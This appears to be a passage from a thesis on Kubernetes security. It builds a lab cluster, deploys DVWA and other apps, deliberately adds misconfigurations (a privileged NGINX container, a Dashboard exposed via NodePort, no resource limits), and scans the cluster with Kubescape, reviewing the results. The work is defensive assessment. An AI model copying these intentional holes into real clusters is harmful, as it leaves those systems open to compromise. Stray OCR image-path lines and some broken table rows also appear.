
# kubectl -n kubernetes-dashboard create token admin-user

Finally, to check if the rest of the add-ons were installed correctly and their pods are running normally, we can fetch the cluster's pods that reside in the kube-system namespace along with their respective services with the following commands:

# kubectl get pods -n kube-system


# kubectl get services -n kube-system

To be considered healthy, the calico and metrics-server pods' status should be listed as «Running» and the metrics-server add-ons' service should be enabled as well to expose the application.



```
vagrant@master-1:~$ kubectl get pods -n kube-system
NAME                                       READY   STATUS    RESTARTS        AGE
calico-kube-controllers-5b97f5d8cf-n4mhv   1/1     Running   6               12d
calico-node-m7flv                          1/1     Running   5               12d
calico-node-vktjb                          1/1     Running   6               12d
calico-node-zwq6f                          1/1     Running   5               12d
coredns-6d4b75cb6d-2g7kz                   1/1     Running   6               12d
coredns-6d4b75cb6d-tr8t2                   1/1     Running   6               12d
etcd-master-1                              1/1     Running   6               12d
kube-apiserver-master-1                    1/1     Running   6               12d
kube-controller-manager-master-1           1/1     Running   9 (3h13m ago)   12d
kube-proxy-rw7mp                           1/1     Running   5               12d
kube-proxy-rxz5r                           1/1     Running   6               12d
kube-proxy-wqlmm                           1/1     Running   5               12d
kube-scheduler-master-1                    1/1     Running   9               12d
metrics-server-5b7b9d5cb5-xxlcf            1/1     Running   23 (21h ago)    12d
```

Figure 5.3: Status of calico and metrics-server pods



```
vagrant@master-1:~$ kubectl get services -n kube-system
NAME             TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)                  AGE
kube-dns         ClusterIP   10.96.0.10      <none>        53/UDP,53/TCP,9153/TCP   12d
metrics-server   ClusterIP   10.99.108.193   <none>        443/TCP                  12d
```

Figure 5.4: Status of metrics-server service

5.2.2. Application Deployment and Introduction of Misconfigurations

Now that the Kubernetes cluster is configured and its functionality has been validated, we can proceed with the deployment of applications. The creation of deployments is not necessary for this project, but since many security issues in Kubernetes clusters stem from bad design choices and insecure deployments, the introduction of workloads will allow us to get more realistic results during the security scanning of the cluster in the following chapters. In total, we will deploy three applications. The first application consists of a simple wordpress website and a MySQL database. To enable data persistence, both pods utilize PVC's that store data locally on the worker nodes' filesystem. The second application is a minimal web page written in Golang, that stores data to a Redis cluster. The Redis cluster consists of a master and a replica pod. The third and final application is an instance of the Damn Vulnerable Web App (DVWA) project. To create the deployments, the below commands can be used:

# kubectl create -k /vagrant/configs/YAML/apps/wordpress/

# kubectl create -k /vagrant/configs/YAML/apps/guestbook/

# kubectl create -k /vagrant/configs/YAML/apps/dvwa/


To introduce some vulnerabilities to the cluster, an additional deployment (privileged-nginx) was created. This deployment is a plain NGINX web server that runs on a privileged container and will act as the first intentionally introduced security vulnerability of the cluster. To create this deployment as well, we can use the following command:

# kubectl create -f /vagrant/configs/YAML/apps/nginx.yaml

The above commands will deploy all the relevant objects for each application in the correct order. To ensure that all the pods and their respective services were created successfully, we can use the following commands:


# kubectl get pods

# kubectl get services



```
vagrant@master-1:~$ kubectl get pods
NAME                                 READY   STATUS    RESTARTS   AGE
dvwa-mysql-f5dc4847d-p7qbf           1/1     Running   0          19m
dvwa-web-766c77bcf-bk6vv             1/1     Running   0          19m
guestbook-57bfp                      1/1     Running   0          20m
guestbook-zv8f7                      1/1     Running   0          20m
privileged-nginx-77c5cdccb8-bnsvr    1/1     Running   0          4s
redis-master-vs99h                   1/1     Running   0          20m
redis-replica-jb5gr                  1/1     Running   0          20m
wordpress-69f9d6dc47-t2skz           1/1     Running   0          10m
wordpress-mysql-5668448cdc-66lw4     1/1     Running   0          18m
```

Figure 5.5: Deployed application pods



```
vagrant@master-1:~$ kubectl get services
NAME                 TYPE           CLUSTER-IP       EXTERNAL-IP   PORT(S)          AGE
dvwa-mysql-service   ClusterIP      10.111.232.72    <none>        3306/TCP         20m
dvwa-web-service     LoadBalancer   10.98.33.251     <pending>     8081:32250/TCP   20m
guestbook            LoadBalancer   10.108.92.184    <pending>     3000:32619/TCP   22m
kubernetes           ClusterIP      10.96.0.1        <none>        443/TCP          12d
nginx-service        LoadBalancer   10.102.20.176    <pending>     80:31612/TCP     87s
redis-master         ClusterIP      10.109.72.122    <none>        6379/TCP         22m
redis-replica        ClusterIP      10.108.128.92    <none>        6379/TCP         22m
wordpress            LoadBalancer   10.108.157.248   <pending>     80:31276/TCP     11m
wordpress-mysql      ClusterIP      None             <none>        3306/TCP         19m
```


Figure 5.6: Deployed application services

From the above figures, it is apparent that all applications reside in the default namespace, which introduces an additional security misconfiguration to the cluster since their objects are not properly isolated. On top of that, no resource limits have been specified to any of the deployed pods, so in the event of a denial of service attack it is probable that cluster-wide unavailability could occur due to resource exhaustion.

The last deliberate vulnerability that we will introduce to the cluster, is the exposure of the Kubernetes Dashboard by changing its service type from ClusterIP to

NodePort. To achieve this, we can open the Kubernetes Dashboard's configuration file with the following command and modify it as shown in Figure 5.7.

# kubectl edit service kubernetes-dashboard -n kubernetes-dashboard



```
spec:
  clusterIP: 10.110.209.52
  clusterIPs:
  - 10.110.209.52
  externalTrafficPolicy: Cluster
  internalTrafficPolicy: Cluster
  ipFamilies:
  - IPv4
  ipFamilyPolicy: SingleStack
  ports:
  - nodePort: 30106
    port: 443
    protocol: TCP
    targetPort: 8443
  selector:
    k8s-app: kubernetes-dashboard
  sessionAffinity: None
  type: NodePort
status:
  loadBalancer: {}
```

Figure 5.7: Kubernetes Dashboard configuration file

Finally, there are many aspects of the cluster that have not been properly secured yet. This is expected since kubeadm handles only the creation of a Kubernetes cluster by setting up its components. The actual configuration of the cluster and the management of its workloads are under the responsibility of the cluster's administrator. In chapters 5.3 and 5.4, we will attempt to discover every possible vulnerability that might impose risks to the security of the cluster.

5.3. Security Scan with Kubescape

Kubescape is an open-source vulnerability scanning tool developed by ARMO. It is designed to offer a thorough view of a Kubernetes cluster's security posture in both on-premises and multi-cloud environments, by providing features such as image security scanning, RBAC visualization for improved management of role assignments, risk analysis and compliance inspection against the NSA-CISA, MITRE ATT&CK, DevOpsBest and ArmoBest security frameworks [86].


In total, we will perform two types of scanning with Kubescape. The first one is YAML file scanning, which is useful for discovering misconfigurations before even deploying applications to the Kubernetes cluster. The second type is host scanning, which will perform a full scan against every discovered element including YAML files, running objects in all namespaces, API server configuration, running images and even the security settings of the worker nodes. Both scans will be run internally, meaning we will execute the tool directly on the master node of the cluster.

5.3.1. YAML File Scan

The first scan we will perform with Kubescape concerns the scanning of the Kubernetes manifest files which were used to deploy the applications to the cluster. To initiate the YAML file scan, we can use the following command:

# kubescape scan /vagrant/configs/YAML/apps/


The results of the YAML files scan can be observed in Figure 5.8. Altogether, Kubescape discovered 16 failed controls, 3 of which were labeled as High severity.



```
+----------+--------------------------------------+------------------+--------------------+---------------+--------------+
| SEVERITY |             CONTROL NAME             | FAILED RESOURCES | EXCLUDED RESOURCES | ALL RESOURCES | % RISK-SCORE |
+----------+--------------------------------------+------------------+--------------------+---------------+--------------+
| High     | Privileged container                 |        1         |         0          |       5       |     20%      |
| High     | Resources CPU limit and request      |        5         |         0          |       5       |     100%     |
| High     | Resources memory limit and request   |        5         |         0          |       5       |     100%     |
| Medium   | Allow privilege escalation           |        5         |         0          |       5       |     100%     |
| Medium   | CVE-2022-0492-cgroups-container-escape |      4         |         0          |       5       |     80%      |
| Medium   | Configured liveness probe            |        5         |         0          |       5       |     100%     |
| Medium   | Forbidden Container Registries       |        4         |         0          |       5       |     80%      |
| Medium   | Images from allowed registry         |        5         |         0          |       5       |     100%     |
| Medium   | Ingress and Egress blocked           |        5         |         0          |       5       |     100%     |
| Medium   | Linux hardening                      |        5         |         0          |       5       |     100%     |
| Medium   | Non-root containers                  |        5         |         0          |       5       |     100%     |
| Low      | Configured readiness probe           |        5         |         0          |       5       |     100%     |
| Low      | Immutable container filesystem       |        5         |         0          |       5       |     100%     |
| Low      | K8s common labels usage              |        5         |         0          |       5       |     100%     |
| Low      | Label usage for resources            |        3         |         0          |       5       |     60%      |
| Low      | Resource policies                    |        5         |         0          |       5       |     100%     |
+----------+--------------------------------------+------------------+--------------------+---------------+--------------+
|          |           RESOURCE SUMMARY           |        5         |         0          |       6       |    43.03%    |
+----------+--------------------------------------+------------------+--------------------+---------------+--------------+
```

Figure 5.8: YAML file scan with Kubescape

To get a more detailed view of the failed checks for each deployment, we can rerun the scan with the ***--verbose*** flag. This flag will increase the verbosity level of the output and even provide suggestions to mitigate the security risk. The following figure depicts the failed controls for the privileged NGINX pod we intentionally introduced into the cluster, along with informative links and recommended security changes.



```
################################################################################
Source: /vagrant/configs/YAML/apps/nginx.yaml
ApiVersion: apps/v1
Kind: Deployment
Name: privileged-nginx

Controls: 31 (Failed: 15, Excluded: 0)

+----------+--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
| SEVERITY |          CONTROL NAME          |                DOCS                |                               ASSISTANT REMEDIATION                             |
+----------+--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
| High     | Privileged container           | https://hub.armosec.io/docs/c-0057 | spec.template.spec.containers[0].securityContext.privileged                     |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Resources CPU limit and        | https://hub.armosec.io/docs/c-0050 | spec.template.spec.containers[0].resources.limits.cpu=YOUR_VALUE                |
|          | request                        |                                    | spec.template.spec.containers[0].resources.requests.cpu=YOUR_VALUE              |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Resources memory limit and     | https://hub.armosec.io/docs/c-0004 | spec.containers[0].resources.limits.memory=YOUR_VALUE                           |
|          | request                        |                                    | spec.containers[0].resources.requests.memory=YOUR_VALUE                         |
+----------+--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
| Medium   | Allow privilege escalation     | https://hub.armosec.io/docs/c-0016 | spec.template.spec.containers[0].securityContext.allowPrivilegeEscalation=false |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Configured liveness probe      | https://hub.armosec.io/docs/c-0056 | spec.template.spec.containers[0].livenessProbe=YOUR_VALUE                       |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Forbidden Container Registries | https://hub.armosec.io/docs/c-0001 | spec.template.spec.containers[0].image                                          |
+          +--------------------------------+------------------------------------+
                                         +
|          | Images from allowed registry   | https://hub.armosec.io/docs/c-0078 |
                                         |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Ingress and Egress blocked     | https://hub.armosec.io/docs/c-0030 |
                                         |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Linux hardening                | https://hub.armosec.io/docs/c-0055 | spec.template.spec.containers[0].seccompProfile=YOUR_VALUE                      |
|          |                                |                                    | spec.template.spec.containers[0].seLinuxOptions=YOUR_VALUE                      |
|          |                                |                                    | spec.template.spec.containers[0].capabilities.drop=YOUR_VALUE                   |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Non-root containers            | https://hub.armosec.io/docs/c-0013 | spec.template.spec.containers[0].securityContext.runAsNonRoot=true              |
|          |                                |                                    | spec.template.spec.containers[0].securityContext.allowPrivilegeEscalation=false |
+----------+--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
| Low      | Configured readiness probe     | https://hub.armosec.io/docs/c-0018 | spec.template.spec.containers[0].readinessProbe=YOUR_VALUE                      |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Immutable container filesystem | https://hub.armosec.io/docs/c-0017 | spec.template.spec.containers[0].securityContext.readOnlyRootFilesystem=true    |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | K8s common labels usage        | https://hub.armosec.io/docs/c-0077 | metadata.labels=YOUR_VALUE
                                         |
|          |                                |                                    | spec.template.metadata.labels=YOUR_VALUE                                        |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Label usage for resources      | https://hub.armosec.io/docs/c-0076 | metadata.labels=YOUR_VALUE
                                         |
+          +--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
|          | Resource policies              | https://hub.armosec.io/docs/c-0009 | spec.template.spec.containers[0].resources.limits.cpu=YOUR_VALUE                |
|          |                                |                                    | spec.template.spec.containers[0].resources.limits.memory=YOUR_VALUE             |
+----------+--------------------------------+------------------------------------+---------------------------------------------------------------------------------+
```


Figure 5.9: Verbose scan of the privileged NGINX pod

5.3.2. Host Scan

The second and final scan we will perform with Kubescape, conducts a full security check of the Kubernetes cluster that includes not only the cluster's deployments, but also its system components and their configuration. To initiate the host scan, we can use the following command:

# kubescape scan --enable-host-scan

The results of the host scan are depicted in Figure 5.10. In total, Kubescape discovered 40 failed security controls, 1 of which was labeled as Critical severity and 6 were labeled as High (3 High severity controls were skipped). By monitoring the results, it is apparent that many of the violated controls concern excessive amounts of privileges for certain built-in service accounts. Many service accounts are able to modify and delete data or even the configuration of other objects. Since certain accounts are responsible for performing management operations, these permission levels are usually required to ensure the proper functionality of the cluster's internal procedures. In these cases, we will treat the failed control as false positives. A more detailed overview of all failed security controls along with security risk mitigation procedures will be provided in chapter 7.



```
+----------+---------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
| SEVERITY |                            CONTROL NAME                             | FAILED RESOURCES | EXCLUDED RESOURCES | ALL RESOURCES | % RISK-SCORE |
+----------+---------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
| Critical | Data Destruction                                                    |        19        |         0          |       75      |     25%      |
| High     | Cluster-admin binding                                               |        2         |         0          |       75      |      3%      |
| High     | List Kubernetes secrets                                             |        12        |         0          |       75      |     16%      |
| High     | Privileged container                                                |        3         |         0          |       20      |     14%      |
| High     | Resources CPU limit and request                                     |        20        |         0          |       20      |     100%     |
| High     | Resources memory limit and request                                  |        19        |         0          |       20      |     90%      |
| High     | Workloads with Critical vulnerabilities exposed to external traffic |        0         |         0          |        0      |   skipped*   |
| High     | Workloads with RCE vulnerabilities exposed to external traffic      |        0         |         0          |        0      |   skipped*   |
| High     | Workloads with excessive amount of vulnerabilities                  |        0         |         0          |        0      |   skipped*   |
| High     | Writable hostPath mount                                             |        4         |         0          |       20      |     19%      |
| Medium   | Access container service account                                    |        46        |         0          |       46      |     100%     |
| Medium   | Allow privilege escalation                                          |        17        |         0          |       20      |     80%      |
| Medium   | Allowed hostPath                                                    |        4         |         0          |       20      |     19%      |
| Medium   | Automatic mapping of service account                                |        64        |         0          |       64      |     100%     |
| Medium   | CVE-2022-0492-cgroups-container-escape                              |        11        |         0          |       20      |     58%      |
| Medium   | Cluster internal networking                                         |        6         |         0          |        6      |     100%     |
| Medium   | Configured liveness probe                                           |        10        |         0          |       20      |     47%      |
| Medium   | CoreDNS poisoning                                                   |        4         |         0          |       75      |      5%      |
| Medium   | Delete Kubernetes events                                            |        4         |         0          |       75      |      5%      |
| Medium   | Exec into container                                                 |        2         |         0          |       75      |      3%      |
| Medium   | Exposed sensitive interfaces                                        |        1         |         0          |        1      |     100%     |
| Medium   | Forbidden Container Registries                                      |        4         |         0          |       20      |     19%      |
| Medium   | HostNetwork access                                                  |        6         |         0          |       20      |     28%      |
| Medium   | HostPath mount                                                      |        5         |         0          |       20      |     24%      |
| Medium   | Images from allowed registry                                        |        9         |         0          |       20      |     42%      |
| Medium   | Ingress and Egress blocked                                          |        20        |         0          |       20      |     100%     |
| Medium   | Linux hardening                                                     |        13        |         0          |       20      |     61%      |
| Medium   | Mount service principal                                             |        5         |         0          |       20      |     24%      |
| Medium   | Namespace without service accounts                                  |        4         |         0          |       50      |      8%      |
| Medium   | Network mapping                                                     |        6         |         0          |        6      |     100%     |
| Medium   | No impersonation                                                    |        2         |         0          |       75      |      3%      |
| Medium   | Non-root containers                                                 |        18        |         0          |       20      |     91%      |
| Medium   | Portforwarding privileges                                           |        2         |         0          |       75      |      3%      |
| Low      | Access Kubernetes dashboard                                         |        1         |         0          |       95      |      1%      |
| Low      | Audit logs enabled                                                  |        1         |         0          |        1      |     100%     |
| Low      | Configured readiness probe                                          |        15        |         0          |       20      |     71%      |
| Low      | Immutable container filesystem                                      |        16        |         0          |       20      |     75%      |
| Low      | K8s common labels usage                                             |        20        |         0          |       20      |     100%     |
| Low      | Label usage for resources                                           |        10        |         0          |       20      |     53%      |
| Low      | PSP enabled                                                         |        1         |         0          |        1      |     100%     |
| Low      | Pods in default namespace                                           |        9         |         0          |       20      |     42%      |
| Low      | Resource policies                                                   |        20        |         0          |       20      |     100%     |
| Low      | Secret/ETCD encryption enabled                                      |        1         |         0          |        1      |     100%     |
+----------+---------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
|          |                          RESOURCE SUMMARY                           |       120        |         0          |      198      |    27.28%    |
+----------+---------------------------------------------------------------------+------------------+--------------------+---------------+--------------+
```

Figure 5.10: Host scan with Kubescape

It is worth noting that host scanning tends to be time consuming, since the number of scanned objects increased from 5 (during the YAML file scan) to 120. In large environments with thousands of deployed pods, the expected execution time of the scan will be significantly longer. In these occasions, a more targeted scan should be performed, by specifying certain frameworks and namespaces. Finally, Kubescape has built-in support for reporting in many formats, such as PDF files, JSON, XML and prometheus metrics. To generate a report and save the results in a PDF file for example, we need to provide the following flags ***--format pdf --output results.pdf*** as input to the kubescape utility during the scan initialization.

5.4. Security Scan with kube-hunter

